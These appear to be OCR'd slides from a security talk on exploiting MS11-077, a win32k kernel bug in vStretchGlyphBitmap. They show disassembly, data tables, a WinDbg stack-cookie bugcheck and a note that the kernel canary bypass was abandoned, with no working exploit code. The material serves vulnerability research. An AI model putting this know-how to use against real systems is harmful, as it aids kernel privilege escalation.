


```
BF9EAF2D movzx   edx, byte ptr [ecx]
BF9EAF30 shr     edx, 4
BF9EAF33 mov     dl, awStretch5W1[edx*2]
BF9EAF3A mov     [eax], dl
BF9EAF3C movzx   edx, byte ptr [ecx]
BF9EAF3F shr     edx, 4
BF9EAF42 mov     dl, byte_BFA10171[edx*2]
BF9EAF49 inc     eax
BF9EAF4A mov     [eax], dl
BF9EAF4C movzx   edx, byte ptr [ecx]
BF9EAF4F shr     edx, 1
BF9EAF51 and     edx, 0Fh
BF9EAF54 mov     dl, awStretch5W2[edx*2]
BF9EAF5B inc     eax
BF9EAF5C mov     [eax], dl
BF9EAF5E movzx   edx, byte ptr [ecx]
BF9EAF61 shr     edx, 1
BF9EAF63 and     edx, 0Fh
BF9EAF66 mov     dl, byte_BFA10191[edx*2]
BF9EAF6D inc     eax
BF9EAF6E mov     [eax], dl
BF9EAF70 movzx   edx, byte ptr [ecx]
BF9EAF73 inc     eax
BF9EAF74 and     edx, 3
BF9EAF77 mov     dl, ajStretch5B1[edx]
BF9EAF7D jmp     loc_BF9EB00F
```

```
.data:BFA10170 ; char awStretch5W1[]
.data:BFA10170 awStretch5W1     db 0
.data:BFA10171 ; char byte_BFA10171[]
.data:BFA10171 byte_BFA10171    db 0
.data:BFA10172                  db   0
.data:BFA10173                  db   1
.data:BFA10174                  db   0
.data:BFA10175                  db  3Eh ; >
.data:BFA10176                  db   0
.data:BFA10177                  db  3Fh ; ?
.data:BFA10178                  db   7
.data:BFA10179                  db 0C0h ; +
.data:BFA1017A                  db   7
.data:BFA1017B                  db 0C1h ; -
.data:BFA1017C                  db   7
.data:BFA1017D                  db 0FEh ; ■
.data:BFA1017E                  db   7
.data:BFA1017F                  db 0FFh
.data:BFA10180                  db 0F8h ; °
.data:BFA10181                  db   0
.data:BFA10182                  db 0F8h ; °
.data:BFA10183                  db   1
.data:BFA10184                  db 0F8h ; °
.data:BFA10185                  db  3Eh ; >
.data:BFA10186                  db 0F8h ; °
.data:BFA10187                  db  3Fh ; ?
.data:BFA10188                  db 0FFh
.data:BFA10189                  db 0C0h ; +
.data:BFA1018A                  db 0FFh
.data:BFA1018B                  db 0C1h ; -
.data:BFA1018C                  db 0FFh
.data:BFA1018D                  db 0FEh ; ■
```

**win32k!vStretchGlyphBitmap**


# Exploit MS11-077



# Exploit MS11-077 (another try)

```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

DRIVER_OVERRAN_STACK_BUFFER (f7)
A driver has overrun a stack-based buffer.  This overrun could potentially
allow a malicious user to gain control of this machine.
DESCRIPTION
A driver overran a stack-based buffer (or local variable) in a way that would
have overwritten the function's return address and jumped back to an arbitrary
address when the function returned.  This is the classic "buffer overrun"
hacking attack and the system has been brought down to prevent a malicious user
from gaining complete control of it.
Do a kb to get a stack backtrace -- the last routine on the stack before the
buffer overrun handlers and bugcheck call is the one that overran its local
variable(s).
Arguments:
Arg1: 93223864, Actual security check cookie from the stack
Arg2: 932267a8, Expected security check cookie
Arg3: 6cdd9857, Complement of the expected security check cookie
Arg4: 00000000, zero

Debugging Details:
------------------


GSFAILURE_FUNCTION: win32k!_SEH_epilog4_GS

GSFAILURE_RA_SMASHED:  TRUE

GSFAILURE_MODULE_COOKIE: 932267a8 win32k!__security_cookie [ 9322636c ]

GSFAILURE_FRAME_COOKIE:  ffffffff

SECURITY_COOKIE:  Expected 932267a8 found 93223864

GSFAILURE_ANALYSIS_TEXT: !gs output:
Corruption occurred in win32k!_SEH_epilog4_GS or one of its callers

Analyzing __report_gsfailure frame (5)...
LEA usage: Function @0xFFFFFFFF930E1168-0xFFFFFFFF930E1172 is NOT using LEA
Module canary at 0xFFFFFFFF9322636C (win32k!__security_cookie): 0x932267A8
```

# Exploit MS11-077




Possible to bypass Kernel Canary in Kernel Land??
gave up without detail testing

# Demonstration

# Thank You

## Credit to: jvjvlglg, Byoungyoung Lee & Tarjei Mandt